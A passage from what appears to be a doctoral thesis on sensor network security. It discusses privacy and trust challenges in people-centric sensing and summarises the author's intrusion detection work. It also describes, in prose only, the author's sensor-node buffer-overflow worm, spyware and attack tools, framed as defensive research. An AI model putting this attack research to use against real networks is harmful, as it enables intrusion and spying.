


Figure 9.2: General architecture followed in People-Centric Sensing environments.

mobile and the sensor data is necessarily “people- centric”; that is, sensing not only the surrounding environment, but also aspects of the individual. For example, in assistive healthcare applications, people could produce data regarding their physical condition such as heart rate, body temperature, etc.

While these new aspects bring forth an amazing domain of new applications, they also present significant security and privacy challenges. For instance, as in any participatory system, people-centric sensing is vulnerable to data crafting and sharing of incorrect information. Moreover, data producers and consumers are different autonomous entities. Thus, they may want to restrict whom they share their data with. A better description of all the challenges posed by this new technology, can be found in Section 9.4.

The essential technical components that enable the viability of such systems can be seen in Figure 9.2, which depicts a general architecture that is usually adopted in people-centric sensing systems. They consist of five layers (185):

- **Participatory Sensing Layer.** The large-scale pervasive sensing layer involves the three major information sources: mobile and wearable devices, static sensing infrastructure, social web and communication services (cellular or Internet). It utilizes *ubiquitous data capture* as a means to gather knowledge from people nearly everywhere in the world.

- **Privacy Layer.** As privacy and security are major concerns for both private and organizational data, this layer addresses the need for individuals to control access to the data streams to be shared through *personal data vaults.*
- **Leveraged Data Processing Layer.** This layer applies diverse machine learning and data mining techniques in order to infer complex phenomena about individuals and groups from a simple set of collected data.
- **Fusion Semantic Layer.** The fusion semantic layer is used when different features or context need to be aggregated using logic-based inferences.
- **Application Layer.** The application layer includes a variety of potential services that can be enabled by the availability of people-centric sensing systems.

In general, people-centric sensing gives rise to a host of new applications that can be classified into three main groups: (*i*) *personal sensing*, those focused on personal monitoring and archiving, (*ii*) *social sensing*, those where information is shared within social and special interest groups, and (*iii*) *public sensing*, those where data is shared with everyone for the greater public good. In the next section, we give some examples of opportunistic-sensing applications to motivate that paradigm and to motivate the accompanying security challenges. Furthermore, we describe how researchers envision the use of people-centric sensing in assistive healthcare applications, an important domain that impacts many aspects of our every day life.

9.3.2 People-Centric Sensing Applications

People-centric sensing applications are mainly driven by the needs to (*i*) develop better social software to facilitate interaction and communication among groups of people, and (*ii*) predict the real-time change of the world to benefit human life. We anticipate that this sensing paradigm will encourage large-scale, on-line data collection and processing of context information related to aspects of everyday life, such as locating lost objects (186), or measuring the flow of bicycles in an urban center (187).

Recent examples include commercial projects such as *Dodgeball.com* and *BoostMobile.com*, which provide location-based “friend finder” services where users are notified of friends in the vicinity, or can view the locations of their friends on a map. Other systems, such as CenceMe (188), allow sharing of activity information via social network services. *Active Maps* could also display historical information, such as the most frequently used running trails, indicating, e.g., which may be muddy or contain steep uphill sections. BikeNet (189) is one such project, aimed at cyclists who would like to share real-time sensor data.



Family Communication & Support
Alerts & Support
- Patient Alerts
- Patient Incentives
Family Caregivers
Communities Participatory Sensing
Patient Data Aggregation
Intelligent Wearable Medical Sensors
- Continuous Medical Monitoring
- Physiologic Sensing
Communication to Web Server
Web Server IT Interface
Wireless Upload To Mobile Handsets
Physicians
Clinical Communication & Support
- Wellness Index
- Alert
- Cross-Patient Benchmarks

Figure 9.3: Participatory Sensing as a platform for assistive healthcare support.

One other emerging application domain is to use opportunistic sensing as a tool for healthcare and wellness (Figure 9.3). For example, individuals can monitor themselves to observe and adjust their medication, physical activity, nutrition, and interactions. Communities and health professionals can also use participatory approaches to better understand the development and effective treatment of diseases.

Another possibility for people-centric sensing exists in campaigns for public health: Individuals, heathcare providers, and community organizations could initiate opt-in activities to evaluate and support individualized and preventative care prescriptions, gather data for analysis of causes of chronic and environmentally-affected health issues, and generally to collect a wide range of high-fidelity health statistics for a population of interest. Autonomously captured and selectively shared activity pattern information could help chronic patients and their doctors link environmental factors with symptoms, while explicit data gathering might include automatic upload of at-home, self-administered diagnostic tests.

Finally, this new sensing paradigm can facilitate the anticipation and tracking of disease outbreaks across populations. For example, Epidemics of seasonal flues are a major public health concern. Its impact can be reduced by early detection of the disease activity (181). Also, health-care providers can log the physical activities of an individual, track her food intake or sense her mental status in real-time, and record the social activities she attends each day, which can be used to improve human well-being management.

9.4 Urban-Sensing Privacy Challenges & Directions

Applications that facilitate this new people-centric sensing paradigm, entail serious security and privacy risks. Most of the times, the network infrastructure used in such scenarios is not owned or operated by any one party, and usually not by the individuals who own the mobile devices used as sensor nodes. The data consumers cannot trust other participants, and similarly, these people will not necessarily trust the system that collects the data or the applications that use the data. Thus, the trust models required are far more complex than those considered in typical sensor-network literature.

Perhaps the most obvious concern is the security of the sensed data itself, especially in correlation to the owner of the device. Unrestricted dissemination of users' sensor data results in breaches of *privacy*; users will want to control who may access information about themselves. Can a participant trust the systems not to track their location? Similarly, can she have access to the sensing tasks they execute or the reports they submit? A balance must be found between giving incentives to users to volunteer their device for data collection and assuring their privacy and anonymity.

Also, since data originates from sensors that are under the control of other people, the *integrity* of the data comes into question. For example, a user may tamper with a sensor device to cause it to report false data, or misrepresent the location or time the data was sensed. Is it possible to operate an open, cooperative network of human-carried mobile handsets when some of the people cannot be trusted to communicate sensor data accurately and quickly?

Finally, a third concern is the *availability* of the infrastructure which is critical for the viability of people-centric sensing applications. Unlike traditional sensor networks where any used hardware and communications infrastructure originate from similar providers, urban-sensing environments assume the involvement of multiple resource providers and administrating organizations. Thus, it is crucial to convince the user of the ubiquity of the technology used.

In the following sections, we detail all the challenges posed towards a secure and trustworthy people-centric sensing system based on the privacy expectations and the concerns of the users themselves. Then, we outline the latest research directions in security and privacy protection that try to deal with all these challenges.

9.4.1 Privacy and Trust Issues

People-centric sensing faces barriers to wide scale adoption unless users trust the system to provide privacy guarantees. The confidentiality of sensed data goes far beyond the provision of a secure channel from the sensor node to some gateway, as it is the case in traditional sensor network designs. Such encryption and key-distribution techniques have already been well-discussed in sensor-network security literature. Here, the focus is more on the privacy challenges associated with the collection and dissemination of sensor data.

Compared with personal data (e.g., user profile, medical data), data gathered in communities can reveal much more information about individuals' behaviors. Privacy decisions have many components, including identity (Who is asking for the data?), granularity (How much does the data reveal about me?), and time (How long will the data be retained?) (190, 191). For example, an individual's location might reveal his/her interests. The impact is obvious: if personal data cannot be anonymous and under the control of data owners, people may be less likely to share their data.

Furthermore, people-centric sensing environments usually involve multiple types of context; who should get access to application-related information, who should know where they are, and so on. Unlike traditional sensor networks where several systems have been proposed to address specific types of sensor data (e.g., location privacy (192) and privacy of produced data from networked sensors), usable mechanisms to protect the *context privacy* of more general types of data have been lacking. For example, an adversary may be able to infer restricted context information from other available data. Care must be taken, therefore, to ensure that context is not inadvertently leaked and that users are tasked and questioned anonymously.

In general, there is a need for discussion about *when* and *how* to share this new form of personal data. Currently, corporations such as mobile carriers as well as small-scale application developers are struggling with how best to provide privacy and confidentiality protections for participatory sensing data. There are three main research areas that deal with these needs (193, 194):

(1) *Data anonymization techniques.* This class (33, 195) includes all solutions based on the notion of anonymity, which is aimed at making an individual not identifiable when contributing his/her data. For example, *anonymous tasking* and *anonymous data reporting* are being adopted in order for the users to be able to notify the system of their acceptance (of a specific task) without actually revealing their identity. If this is true, the users can share their information without the system knowing their current location. Early solutions involved attribute-based authentication, which ensures that users can authenticate themselves by revealing only a portion of their attributes and not their identities. Another solution suggested the use of static pseudonymous IDs, but soon it was realized that it might be trivial to infer the true identity behind each pseudonym, by linking all user entries together. In general, methods in this class do not guarantee that the process of linking a task or information to an individual is impossible, but that it requires a large effort.

(2) *Enhancing user control and decision making.* User control is very important in personal data sharing as it is about what one wants to reveal and to whom. For example, individuals might want to track their heart rate, but there is no reason to share this information with anyone but their

doctor. Possible solutions to this, are: (*i*) *selective sharing* by limiting distribution to communities, or perhaps to only a few designated individuals, (*ii*) *selective retention* by indicating internal dates for personal data collection, thus enabling automatic deletion of information after a specific period, and (*iii*) *negotiation* with outside parties of the policies and regulations for using and sharing any sensed information.

(3) *Participatory design.* Participatory design (PD) (196) is a practice that incorporates users as co-designers of a system. It involves them in all phases of building a system that fit communities' needs. As we mentioned earlier, people's willingness to share their personal data is variable and highly contextual; thus, system privacy design must respect this variability. PD methods can encourage the participants towards understanding and consensus on system defaults and user choices for data granularity, data sharing, lengths of time for data retention, and reuse policies.

9.4.2 Integrity Issues

In addition to all the above described privacy issues, integrity of the data sources is another important issue. Most of the times, in urban-sensing communities there is the need to import data from many anonymous participants. In that case, however, is difficult to ensure the integrity of shared information. If a user misbehaves by crafting the data, he/she cannot be blocked from further reporting if full anonymity is allowed. Therefore, data integrity is a conundrum for experts since its quest contradicts the requirements of privacy. Finding a balance between these two settings is a major challenge in urban-sensing environments.

The difference with traditional sensor networks lies in the fact that the adversary is no longer only a malicious outsider compromising a subset of sensor nodes (Chapter 2). Here, the threat model includes all the participants that carry a configured mobile handset. Because users are in control of their own devices, they can easily launch attacks targeting the *reliability of shared data*. Furthermore, in the case of people-centric sensing, the personal nature of information significantly increases the interest in doing so which, in turn, introduces the problem of *data authentication*; How can sensed data be delivered with the assurance that no intermediate users have tampered with it especially in cases where data must be paired with the producer's identity?

One promising solution area to these needs is to use sophisticated notions for user identity, group membership, and other attributes. For instance, *group signatures* can be employed in order to anonymously verify the validity of mobile sensing devices. One problem, however, with these designs arises from the fact that anonymity can be revoked from group managers or provider entities. This may discourage attackers, but on the other hand, the revocation capability can be used as a means to track the action of legitimate users.

Another suggested solution includes developing efficient verification protocols that ensure data management and guarantee system and data integrity. For example, a third trusted party could maintain some secure cryptographic state of the entire system configuration, consisting of various user-related parameters. This cryptographic state could be updated and used for verification as network nodes execute queries, tasking commands, and other operations. Such a solution is viable if a trusted entity can be found and there is a balance between the simplicity of verification and the flexibility in securely describing the network state.

9.4.3 Availability Issues

As we described in Chapter 2, researchers have addressed most of the Denial of Service (DoS and DDoS) issues for currently existing sensor networks. People-centric sensing, however, introduces different kind of availability challenges even though sensed data are submitted by nodes volunteered by their owners. Participants may configure their mobile phones to refuse to accept certain tasks or accept them and then ignore them. This can have severe consequences on the effectiveness of an application as it may depend on the sensing coverage and density. Thus, success of urban-sensing systems is related to the willingness of individuals to participate. This problem becomes worse if we take into consideration the privacy and trust concerns of the users. Therefore, it is crucial to create the appropriate incentives for people to *participate* in urban-sensing scenarios.

One promising direction towards this end is to create applications that fit users needs and have services with clear direct and indirect benefits. This will trigger the communities to experience this new technology by making their mobile devices available for sensing. However, attention must be given to the *fairness* of benefits towards the participants. A balance must be attained in order not to motivate users to cheat trying to obtain better services for themselves than they deserve. For example, in healthcare applications, individuals may task many other sensors to collect information for their own needs (e.g., environmental monitoring of a specific area for levels of moisture, humidity, and other attributes that burden the health of an elderly), without being willing to take on tasks for other users. Research on game-theory principles and reputation-based algorithms could provide useful insights here. In general, the more data-secure, user-private and beneficial a people-centric sensing system is, the more individuals are likely to participate in its services.

9.4.4 Policy Issues

Software and hardware mechanisms cannot be the sole answer to all the above privacy, security and ethical issues in people-centric sensing applications. Effective trust regulations must be created that combine technological approaches with institutional policies to enable and enforce protective actions. Policy refers to guidelines or regulations that encourage user engagement and protect participants' data reports. It is an important research direction as it can involve community groups to work through conflicts and make decisions regarding the way sensed data will be used. Therefore, urban-sensing technologies must support both research processes and resulting policies.

Responsibility, however, for all policy settings must be shared between providers (or organizations) and users. It is crucial to include participants to work alongside designers in order to write and enforce system guidelines. Since users are the target group of people-centric sensing applications, it makes complete sense to give them the ability to influence internal compliance policies. Overall, the goal is to come up with a set of policies that complement technology designs and individual participant decisions in order to create an urban-sensing environment where privacy and trust regulations are an important component of any system interaction.

Synergy between policies and technologies entails all of the challenges of interdisciplinary cooperation. The most important, however, is to determine which issues are best addressed by policy or technology. It is obvious that this depends on the kind of application, the participatory sensing domain and the targeted group of users. For example, public health campaigns could require policies for protecting medical records and specific technological approaches for fully managing the collection, storage, sharing, and retention of any health-related data. Furthermore, another question that needs to be addressed is which policy language can be used in order to express users preferences in a readable format even in complex environments? One possible solution is to develop new policy-specification approaches that provide users more extensive settings to accurately specify their regulations keeping in mind not to significantly increase the user burden.

All these issues are still in research as they depend on the context and, therefore, they have to be addressed system by system, domain by domain. However, an attempt is being made to identify those design principles for privacy by policies that are *common* in different community-based urban-sensing systems. This will help the design of future systems in order to encourage people participation by minimizing the risk of undesired disclosures.

9.5 Conclusions

Technology advances in sensing, microelectronics and their integration into everyday consumer devices lays the groundwork for the rise of people-centric sensing. With multiple data capturing, positioning, and connectivity devices, the basic components of a widespread participatory sensor network already exist. There is an exciting challenge to leverage the investment in wireless research and infrastructure to generate a proportional civic benefit. One area in which we see such promise is in assistive healthcare environments as described above.

Effective people-centric sensing will require more than ubiquitous mobile phones and "mass-attractive" services. Such applications have clear and substantial security and privacy challenges, which must be resolved if these systems have any hope of realizing their full potential. Is sensing data with always-on mobile phones a new opportunity to promote sensor network research or is it a very powerful surveillance tool that we carry around in our everyday lives? To answer this question, we described what we believe to be the new challenges in the area, discussed the latest advances, and offered some promising conceptual solution approaches for each. Since our belief is that people-centric sensing hold the future of sensor networking, we plan to investigate in depth how security mechanisms, like the one presented in Chapter 3, can be modified and enhanced in order to suit the demands of this new brand of sensing. In general, we hope that this chapter will trigger a discussion around these issues and better highlight the need for privacy and trust in people-centric sensing applications.

Chapter 10

Concluding Remarks

Recent research on WSNs has focused mainly on the *feasibility* aspects of such networks, i.e. extending their lives using energy-conserving communication protocols and enabling the integration of *ubiquitous sensing computing* with everyday life activities. However, little effort has yet been put to determine how these networks would actually survive the tough rigors of real world challenges. Security, in particular, remains of paramount importance, especially in those application domains where strategic decisions are expected to be based on information received from these sensor nodes.

This thesis is based on the following motto: *Better understanding of network vulnerabilities enables the design of more resilient security mechanisms.* In the first part of this work, we concentrated on the study and design of distributed security algorithms for the intrusion detection problem in sensor networks. For each of the proposed solutions we tried to minimize the overhead imposed by its implementation on widely used sensor platforms so that it becomes realistic and attractive to the application designer. However, in the second part, we argued that in order to establish better security mechanisms for sensor networks, it is essential to investigate in depth the "best" ways for launching already existing attacks and demonstrate new ones in practice. Therefore, we studied a new set of memory related vulnerabilities that can be used by an adversary for performing a *software-based attack* in order to inject arbitrarily long malware in embedded sensor nodes. We now summarize the key results of our work and discuss open issues.

10.1 Summary of Main Results

As mentioned above, the results of this thesis serve a two-fold purpose: *reveal new possible weaknesses that can be exploited by an adversary in order to achieve better and more realistic security mechanisms for securing sensor networks.*

First, we focused on the study and design of distributed sensor network security algorithms that prevent the attacker from accessing the information routed within. We extensively studied the problem of detecting the attacker when the prevention measures cannot succeed and we have argued that maximum security can only be ensured by designing an effective intrusion detection system (IDS) as a second layer of defense.

We discussed the process of designing efficient IDS frameworks by considering the most important design parameters, the different techniques and architectures that are appropriate for such networks, and the requirements that such a system should satisfy. Then, we presented such an architecture of a distributed IDS (*LIDeA*), in which, even though nodes don't have a global view of the network, they can still collaborate with each other and successfully detect an intrusion. The nodes achieve coordinated surveillance by incorporating inter-agent communication and distributed computing to collaboratively infer the identity of the attacker from a set of suspicious nodes. The factor that determined the design of the IDS is that the attacker, as well as any other compromised nodes that collaborate with her, can interfere with the protocol and affect the result. The countermeasures consist of authenticating the exchanged packets and sending them through multiple paths. We showed how such a system can be implemented, which components and interfaces are needed, and what is the resulting overhead imposed. The demonstrated implementation details show that *LIDeA* is lightweight enough to run on sensor nodes, thus, making it realistic and widely applicable considering the current state of the art in WSNs.

In addition to the above, we had a closer look at examples of how this schema can be used to detect specific attacks such as the *Sinkhole* and *Wormhole* attacks. We concentrated on this kind of routing attacks because they are considered the most challenging and difficult to detect. We proposed novel countermeasures against these threats in the direction of intrusion detection having used *LIDeA* as our reference point. These countermeasures are completely *localized*, without the need of any specialized hardware, and work by looking for simple evidence that no attack is taking place, using only connectivity information, as implied by the underlying communication graph, and total absence of coordination. Detailed theoretical analysis and simulation results confirmed that the proposed algorithms can always thwart such attacks, irrespective of the density of the network or any frequent neighbor connectivity changes. Also, by providing an implementation on real sensor devices, we demonstrated their practicality and efficiency in terms of memory requirements and processing overhead.

However, in the second part of this thesis, we have argued that protecting the network from some well known threats is not enough. It is important that detection mechanisms can withstand attacks that have not been anticipated before. The best way to do that is to look at how specific attacks can be realized in practice and study new methods from the attacker's point of view. Therefore, we explored a new set of memory related vulnerabilities for sensor embedded devices that, if exploited, can lead to the execution of *software-based attacks.* We demonstrated how to execute malware on wireless sensor nodes that are based on the Von Neumann architecture. This was achieved by exploiting a buffer overflow vulnerability to smash the call stack and intrude a remote node over the radio channel. Then we proceed to show how the malware can be crafted to become a *self-replicating worm* that broadcasts itself and infects the network in a hop-by-hop manner. While this attack is extremely dangerous, there has been very little research in this area. To the best of our knowledge, this is the first instance of a self-propagating worm that provides a detailed analysis along with instructions in order to execute arbitrary malicious code.

Then we moved one step further and showed how an adversary can perform a code injection attack for permanently injecting *spying* exploits in the remote nodes. Spying is an invasion of privacy that can lead to serious repercussions if the data collected lands into unscrupulous hands. We demonstrated the practicality of such a threat by building *Spy-Sense*, a spyware tool that allows the injection of stealthy exploits in the nodes of a sensor network while reliably evading detection. *Exploits* are sequences of machine code instructions that cause unintended behavior to occur on the host sensor. We provided detailed analysis and all instruction sequences for a number of exploits capable of performing *data manipulation*, *cracking* and *network damage*.

Finally, based on the currently existing threat models (Chapter 2) and the new one described above, we developed *SenSys*, a sophisticated attack tool that allows both *inspection* of a sensor network's functionality by analyzing overheard radio messages as well as *discharge* of various attacks against it. It can identify common applied protocols and use this information for performing various network layer attacks as well as novel ones like malicious code injection. Also, it can extract useful network information such as node crashes, reboots, routing problems, network partitions, and traffic analysis (overall network traffic or overheard traffic by each sensor node).

These are the first instances of attack tools that can be used by an adversary to penetrate the confidentiality and functionality of a sensor network. Results show that they can be flexibly applied to different sensor network operating systems and protocol stacks giving an adversary privileges to which she is not entitled to. We use them *proactively*, to study the weaknesses of new security protocols, and to enhance the level of security provided by the *LIDeA* system even further. In general, we expect that our work will be particulary useful for demonstrating and educating users about the destructive impacts of various attacks and will be used as a valuable knowledge tool in the design, development, and deployment of more secure sensor network applications especially in the new domain of *participatory sensing* environments where the security challenges, as we discussed in Chapter 9, are far more complex and challenging than in traditional sensor networks.

10.2 Discussion and Future Directions

Some interesting research directions arise from the set of rules and algorithms presented in Chapters 4 and 5. Having designed an IDS architecture that is appropriate for sensor networks, we started to look into specific attacks, like the *sinkhole* and *wormhole* attacks, and defined countermeasures that can be incorporated in the *Local Detection* module. Therefore, we showed that by comprehensive analysis of various attacks, a set of *effective* and *efficient* detection rules can be produced. These rules can be based either on misuse or anomaly detection for producing suspect lists. Hence, it makes sense to continue investigating in depth how other severe attacks can be realized in practice in order to get a better insight of their effects on the network itself. This, in turn, can lead to powerful detection rules and algorithms. Then, another question comes in the scene; could we define more general rules that can be applied for detecting a broader class of attacks? Definitely the area of intrusion detection in sensor networks is a viable research direction and with further investigation it can provide even more attractive solutions for securing such networks.

Another important topic opens after the threat models and attack tools presented in the second part of this thesis. Since we are at the beginning of a radical change, as embedded sensor devices tend to be universally connected and ubiquitous, a new set of security challenges will be posed in terms of information security, data privacy and ethics. Such embedded systems will be valuable targets to attack. Therefore, it is important to continue investigating new threat models and network vulnerabilities that can be exploited by an adversary in order to come up with more resilient security mechanisms. Future work could, for example, explore other aspects of malicious code injection; having studied the destructive effects of *sensor worms* and *spying exploits*, what other attacks can an adversary perform using this existing loophole? In general, we wish to study various new threats and methods based on the following question: Are low-end embedded sensor devices vulnerable to similar attack techniques as commodity systems, and if so, how can they be launched against sensor networks? We plan to look into this dynamic field especially for the case of *people-centric sensing* because, as we described in Chapter 9, it holds the future vision of sensor network deployments.

More specifically, we believe that this new type of sensing paradigm bears an irrefutably great potential and holds the key to leverage the usage of sensor networks towards civic benefit. However, next to the advantages that this new approach has, it also poses new challenges. It induces a different set of assumptions and trade-offs than in much of the prior work on sensor networks, requiring new thoughts about the communications infrastructure. Likewise, these new capabilities and architectures pose different challenges and therefore require new solutions for information security. Hence, it is essential to identify the threats and vulnerabilities that can be exploited for penetrating the security profile of this type of applications. A first step towards clarifying this picture was made in Chapter 9, where we discussed our vision for people-centric sensing environments and studied their security challenges. We made the case for trustworthy participatory sensing and highlighted the problems of data protection, shareability, and confidentiality. We plan to investigate in depth all these challenges which must be resolved if these systems have any hope of realizing their full potential. Is sensing data with always-on mobile phones a new opportunity to promote sensor network research or is it a very powerful surveillance tool that we carry around in our everyday lifes? In general, our goal is to instigate discussion on these critical issues because people-centric sensing will never succeed without adequate provisions on security and privacy.

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